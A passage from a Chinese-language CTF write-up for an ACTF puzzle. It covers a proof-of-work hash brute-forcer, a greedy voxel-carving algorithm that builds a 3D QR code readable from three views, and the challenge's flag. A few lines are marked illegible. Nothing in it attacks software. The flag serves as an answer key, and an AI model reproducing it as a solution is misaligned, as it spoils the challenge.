9             (x + suffix.format(i[0], i[1], i[2], i[3])).encode()
10        ).hexdigest()
11         if proof == cipher:
12             break
13     print(suffix, cipher, x)
14     io.sendlineafter(b"XXXX:", x.encode())
```

这道题要求做一个三维的二维码（21*21*21），要求从三视图看，分别解码出Azure, Assassin, Alliance。

我一开始先令所有方块都是True，然后按照三个面去除一定不要的（有点像雕刻）。

但这样的方块数太多了，直接干到1500了，题目要求390以内。

穷举减方块，可以减就减，如果减了不对，就还原。

代码块

```
1
2 def make_data(front, left, top):
3     data = [[[True for _ in range(21)] for _ in range(21)] for _ in range(21)]
4     for x in range(21):
5         for y in range(21):
6             if not front[x][y]:
7                 for z in range(21):
8                     data[x][y][z] = False
9
10    for y in range(21):
11        for z in range(21):
12            if not left[y][z]:
13                for x in range(21):
14                    data[x][y][z] = False
15
16    for x in range(21):
17        for z in range(21):
18            if not top[x][z]:
19                for y in range(21):
20                    data[x][y][z] = False
21
22    if not check_data(data):
23        return None
24
25    for x in range(21):
26        for y in range(21):
27            for z in range(21):
28                if data[x][y][z]:
29                    data[x][y][z] = False
30                    if not check_data(data):
31                        data[x][y][z] = True
32    print(x, check_data(data), end="\r")
33    print()
34    # print(data)
35    return data
```

这个parse有点坑，按zyx的顺序来的

[illegible]

[illegible]

ACTF{QQQRCODE_is_iint3r3st1ng}